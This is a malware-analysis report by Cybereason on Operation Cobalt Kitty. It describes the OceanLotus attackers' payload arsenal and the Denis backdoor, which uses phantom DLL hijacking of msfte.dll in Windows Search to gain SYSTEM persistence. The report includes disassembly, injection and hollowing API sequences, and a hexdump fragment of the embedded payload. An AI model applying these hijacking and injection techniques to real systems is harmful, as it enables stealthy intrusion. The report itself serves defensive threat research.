cybereason®

Operation Cobalt Kitty

Attackers' Arsenal

By: Assaf Dahan




Table of Contents

©2017 Cybereason Inc. All rights reserved.

Introduction

During the investigation, Cybereason recovered over 80 payloads that were used during the four stages of the attack. Such a large number of payloads is quite unusual and further demonstrates the attackers' motivation to stay under the radar and avoid using the same payloads on compromised machines. At the time of the attack, **only two payloads had file hashes known to threat intelligence engines**, such as VirusTotal.

This arsenal is consistent with previous documentations of the OceanLotus Group**. But it also includes new custom tools that were not publicly documented** in APTs carried out either by the OceanLotus Group or by threat actors.


The payloads can be broken down into three groups:

Payload type	Total number	Main payloads	Previously reported being used by OceanLotus?
Binary files (.exe and .dll files) ****found on compromised machines**	46	• Variant of the Denis Backdoor (msfte.dll) • Goopy Backdoor (goopdate.dll) • Cobalt Strike's Beacon • Mimikatz • GetPassword_x64 • PSUnlock • NetCat • HookPasswordChange • Custom Windows Credential Dumper • Custom IP tool	No** No** Yes Yes No No No No No No
Scripts (PowerShell + VBS) ****found on compromised machines**	24	• Backdoor - PowerShell version • Outlook Backdoor (Macro) • Cobalt Strike Downloaders / Loaders / Stagers • Cobalt Strike Beacon • Custom Windows Credential Dumper • Custom Outlook Credential Dumper • Mimikatz • Invoke-Obfuscation (PowerShell Obfuscator) • Don't-Kill-My-Cat (Evasion/Obfuscation Too)	No** No** Yes Yes No No Yes Yes Yes
C&C Payloads	18	• Cobalt Strike Downloaders / Stagers • Cobalt Strike Beacon • COM scriptlets (downloaders)	Yes Yes Yes

**** OceanLotus is said to use tools with similar capabilities, however, no public documentation is available to determine whether the tools are the same.**

©2017 Cybereason Inc. All rights reserved.

Meet Denis the Menace: The APT's main backdoor



Description

The main backdoor was introduced by the attackers during the second stage of the attack, after their PowerShell infrastructure was detected and shut down. **Cybereason spotted the main backdoor in in December 2016:**

c:\windows\system32\msfte.dll Path	Dec 02, at 18:31 Creation time
ccb4a2a84c6791979578c4439d73f89f MD5 signature	2f8e5f81a8ca94ec36380272e36a22e326aa40a4 SHA1 Signature

This backdoor was dubbed "**Backdoor.Win32.Denis**" by Kaspersky, which published their analysis of it in March 2017. However, quite possibly, the is evidence of this backdoor being used "in-the-wild" back in August 2016. At the time of the attack, the backdoor was not previously known or publicly analyzed in the security community. The backdoor used in the attack is quite different from the samples analyzed by Kaspersky and other samples caught "in-the-wild":

	Cobalt Kitty "Denis" Variants	**Backdoor.Win32.Denis**
File Type	.dll + .ps1	.exe

©2017 Cybereason Inc. All rights reserved.

Vessel	Legitimate applications vulnerable to DLL hijacking / PowerShell	Standalone executables
Loader and Process Injection	Loader decrypts the backdoor payload and injects to host processes: *rundll32.exe / svchost.exe / arp.exe / PowerShell.exe*	No injection to host processes documented
Anti analysis tricks	More sophisticated anti-debugging anti-emulation tricks were put to hinder analysis	Anti-analysis tricks exist, however, fewer and simpler

In terms of the backdoor's features, it has similarities to the backdoor (SOUNDBITE), described in FireEye's report about APT32 (OceanLotus). However, FireEye's analysis of this backdoor **is not publicly available**. Therefore, Cybereason cannot fully determine whether SOUNDBITE and Denis are the same backdoor, even though the likelihood seems rather high.

The backdoor's main purpose was to provide the attackers with a "safe" and stealthy channel to carry out post-exploitation operations, such as **information gathering, reconnaissance, lateral movement and data collection** (stealing proprietary information). The backdoor uses **DNS Tunneling** as the main C2 channel between the attackers and the compromised hosts. The backdoor was mainly exploiting a rare "**phantom DLL hijacking"** against legitimate **Windows Search** applications. The attacker also used a PowerShell version of the backdoor on a few machines. However, the majority came in a DLL format.

Most importantly, the analysis of the backdoor binaries strongly suggests that the binaries used in the attack **were custom made** and differ from other binaries caught in the wild. The binaries were generated using a highly-sophisticated PE modification engine, which shows the threat actor's high level of sophistication.

Four variants of the main backdoor were found in the environment:

File name	**Variation type**	**SHA-1 hash**
msfte.dll	**Injected host process:** svchost.exe	638B7B0536217C8923E856F4138D9CA FF7EB309D
msfte.dll	**Injected host process**: rundll32.exe	BE6342FC2F33D8380E0EE5531592E9F 676BB1F94
msfte.dll	**Injects host process:** arp.exe	43B85C5387AAFB91AEA599782622EB9 D0B5B151F
PowerShell #1: Sunjavascheduler.ps1 SndVolSSO.ps1 **PowerShell #2:** SCVHost.ps1	**Injected host process:** PowerShell.exe (via reflective DLL injection)	91E9465532EF967C93B1EF04B7A906A A533A370E 0d3a33cb848499a9404d099f8238a6a0e0

©2017 Cybereason Inc. All rights reserved.

		a4b471

3-in-1: Phantom DLL hijacking targeting Microsoft's Wsearch

The "msfte.dll" payloads exploits a rather rare "phantom DLL hijacking" vulnerability against components of Microsoft's Windows Search to gain **stealth, persistence and privilege escalation** all at once. There are only a few documented cases where it was used in an APT. This vulnerability is found in all supported Windows versions (tested against Windows 7 to 10) against the following applications:

SearchIndexer.exe (C:\Windows\System32**)**
SearchProtocolHost.exe (C:\Windows\System32**)**

These applications play a crucial role in Windows' native search mechanism, and are launched **automatically by the Wsearch service**, meaning that they also **run as SYSTEM**. From an attacker perspective, exploiting these applications is very cost effective since it allows them to achieve two goals simultaneously: persistence and privilege escalation to SYSTEM.

The core reason for this lies in the fact that these applications attempt to load a DLL called "msfte.dll." **This DLL does not exist by default on Windows OS**, hence, the name "**phantom DLL**". Attackers who gain administrative privileges can place a fake malicious "**msfte.dll**" under "*C:\Windows\System32*", thus ensuring that the DLL will be loaded automatically by **SearchIndexer.exe** and **SearchProtocolHost.exe** without properly validating the integrity of the loaded module:

```
mov     eax, [ebp-10h]
dec     eax
push    eax             ; nSize
push    dword ptr [ebp-18h] ; lpFilename
push    edi             ; hModule
call    ds:GetModuleFileNameW
push    eax
lea     ecx, [ebp-18h]
call    sub_100E89D
push    5Ch
lea     ecx, [ebp-18h]
call    sub_100D0B9
lea     ebx, [eax+1]
push    ebx
lea     ecx, [ebp-18h]
call    sub_100E89D
push    offset aMsfte_dll ; "msfte.dll"
push    9               ; int
lea     ecx, [ebp-18h]
call    sub_100D135
push    dword ptr [ebp-18h] ; lpLibFileName
mov     esi, ds:LoadLibraryW
call    esi ; LoadLibraryW
mov     ecx, [ebp+8]
```


©2017 Cybereason Inc. All rights reserved.

*** **Following responsible disclosure, this vulnerability was reported to Microsoft on April 1, 2017.**

Functionality

The fake msfte.dll is not the core backdoor payload. It serves as a loader whose purpose is to load the malicious code in a stealthy manner that will also ensure persistence. The actual payload is decoded in memory and **injected to other Windows host processes, such as: svchost.exe, rundll32.exe and arp.exe**. Once the core payload is injected, the backdoor will commence C2 communication using DNS tunneling. The backdoor will send details about the infected host, network and the users to the C&C server, and will wait for further instructions from its operators. The main backdoor actions, as observed by Cybereason, consisted of:


- **Deploying additional backdoors** (goopdate.dll + Outlook backdoor)
- **Reconnaissance and lateral movement commands** (via cmd.exe)
- **Deploying other hacking tools** (Mimikatz, NetCat, PowerShell bypass tool, etc.)



The backdoor gives its operator the ability to perform different tasks on the infected machines, depending on the commands (flags) received from C&C:

- Create/delete/move files and directories
- Execute shell commands used for reconnaissance and information gathering
- Enumerate users, drivers and computer name
- Query and set registry keys and values

©2017 Cybereason Inc. All rights reserved.



Static analysis

The msfte.dll loader payloads were all compiled during the time of the attack, showing that the attackers were preparing new samples on the fly. All observed loader payloads are 64-bit payloads. However, the actual backdoor payload is always 32-bit (using WOW64). This is a rather peculiar feature of this backdoor. The core backdoor payload was compiled using Microsoft Visual Studio (C++), however, the loader does not carry any known compiler signatures.

Another sign that the loader's code was custom-built can be found when examining instructions in the code that are clearly not compiler-generated. Instructions like *CPUID, XMM instructions/registers, xgetbv*, as well as others, were placed within the binaries for the obvious reason of anti-emulation. In addition, the loader's code also contain many "common" anti-debugging tricks, using APIs such as: *IsDebuggerPresent(), OutputDebugString(), SetLastError()* and more.


The file structure does not contain any unusual sections:

#	Name	Virtual Size	Virtual Address	Physical Size
1	.text	0xE45E	0x1000	0xE600
2	.rdata	0xB7E4	0x10000	0xB800
3	.data	0x3E78	0x1C000	0x1A00
4	.pdata	0xD50	0x20000	0xE00
5	.rsrc	0x3BAC4	0x21000	0x3BC00
6	.reloc	0x7FC	0x5D000	0x800

However, the resources section does contains a base64-encoded payload:

©2017 Cybereason Inc. All rights reserved.

When decoding the base64 resource, there's a large chunk of shellcode that is followed by a corrupted PE file, whose internal name is "**CiscoEapFast.exe**":



It's interesting to mention that several samples of the Denis Backdoor that were **caught in the wild (not as part of this attack)**, were also named **CiscoEapFast.exe.** Please see the [Attackers' Profile and Indicators of Compromise](#) section for more information.

This embedded executable is the actual payload that is injected to the Windows host processes, once the fake DLL is loaded and executed.

©2017 Cybereason Inc. All rights reserved.

The loader's export table lists over 300 exported functions. This is highly unusual for malware, and is one of the most intriguing features:

Export Name	Ordinal	Virtual Address
CMC_StartAlert	1	0x1060
CMC_StopAlert	2	0x1060
CreateSetupProductInfo	3	0x1060
CreateSetupProductInfo2	4	0x1060
CreateSetupProductInfo3	5	0x1060
DllCanUnloadNow	6	0x1060
DllEntry	7	0x1060
DllGetClassObject	8	0x1060

If we take a look at the address that this RVA translates to in a live instance of msfte.dll (Image base + 0x1060) here is what we see:


```
007FFE4B0A105F   CC                  int3
007FFE4B0A1060   48 83 EC 28         sub rsp,28
007FFE4B0A1064   33 C9               xor ecx,ecx
007FFE4B0A1066   FF 15 A4 EF 00 00   call qword ptr ds:[<&ExitProcess>]
007FFE4B0A106C   CC                  int3
```

In other words, the author simply created a small do-nothing function (that just exits the current process) for all of the exports to resolve to. Exports like this would have been generated at compile-time, or implanted here using a highly sophisticated PE modification engine. This indicates that this entire attack was planned in advance and that this binary was **custom-built to hijack specific applications.** Indications of such pre-meditated design were found during the attack, when more backdoor variants were discovered exploiting DLL-hijacking against legitimate Kaspersky and Google applications.

Take the ability to exploit Kaspersky's AVPIA application. Examination of the exported functions clearly show that the attackers generated the same exports (e.g "CreateSetupProductInfo") that are found in a legitimate Kaspersky's product_info.dll:


Exports of a legitimate product_info.dll	Exports of msfte.dll backdoor
File name: product_info.dll SHA-1: 6a8c955e5e17ac1adfecedabbf8dcf0861a74f7	File name: msfte.dll SHA-1: C6a8c955e5e17ac1adfecedabbf8dcf0861a74f7

©2017 Cybereason Inc. All rights reserved.




Dynamic analysis

When the fake msfte.dll is loaded to searchindexer.exe or searchprotocolhost.exe, one of the first steps it takes is to dynamically resolve critical APIs, using the good ol' **GetProcAddress() and LoadLibrary()** combination:



©2017 Cybereason Inc. All rights reserved.

Then the loader will load the base-64 encoded payload from the resources section:



Variation in process injection routines

As mentioned earlier, the msfte.dll samples showed variation in the target host processes for injection (svchost.exe, rundll32.exe and arp.exe). However, there’s also a variation in the injection technique that was used to inject the payloads:

Process Injection Target host processes: rundll32.exe	Process Hollowing Target host processes: svchost.exe / arp.exe
Determining the path of target host process: **GetSystemDirectoryA → PathAppendA →** **Process Injection routine:** CreateProcessA → VirtualAllocEx → WriteProcessMemory → **CreateRemoteThread**	**Determining the path of target host process:** **GetSystemDirectoryA → PathAppendA →** **Process Hollowing routine:** CreateProcessA → VirtualAllocEx → WriteProcessMemory → **Wow64GetThreadContext → Wow64SetThreadContext → ResumeThread**

Why the backdoor authors chose to implement two different process injection techniques is unclear. But these implementations lead to some clear conclusions:

1. The use of *PathAppendA* API is common to both injections. This is a rather obscure API that is not commonly observed in malware, at least not in the context of code injection.
2. Use of a **less-common** process hollowing implementation:
   This style of process hollowing is quite uncommon. Usually in process hollowing, the *ZwUnmapViewOfSection* or *NtUnmapViewOfSection* API functions are used to unmap the original code. But in this case, the original target host process code is not mapped out. Instead, the loader uses the *Wow64SetThreadContext* API to change the EAX register to point to the malicious payload entry point rather than the entry point of the original/authentic svchost executable in memory.

©2017 Cybereason Inc. All rights reserved.

3. The use of Wow64 APIs indicates that the author went specifically out of their way to utilize a 32-bit payload system, even thought that the loaders are 64-bit payloads.

The backdoor code

The injected payload consists of a long shellcode payload that is followed by a PE file, whose MZ header as well as other sections of the PE structure have been corrupted for anti-analysis purposes and also possibly to evade memory-based security solutions:


```
00000f90 ff 6a 00 6a 01 8b 55 f8 52 ff 95 58 fe ff ff 0f .j.j..U.R..X....
00000fa0 b6 c0 89 45 80 6a ff ff 95 08 ff ff ff eb 0c 8b ...E.j..........
00000fb0 4d 98 81 e9 00 10 dc 00 89 4d 80 8b 45 80 eb 07 M........M..E...
00000fc0 e8 00 00 00 00 58 c3 5f 5e 8b e5 5d c2 04 00 67 .....X._^..]...g
00000fd0 45 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 E...............
00000fe0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 .......@........
00000ff0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00001000 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e ................
00001010 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 .......!..L.!Thi
00001020 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 s program cannot
00001030 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d  be run in DOS m
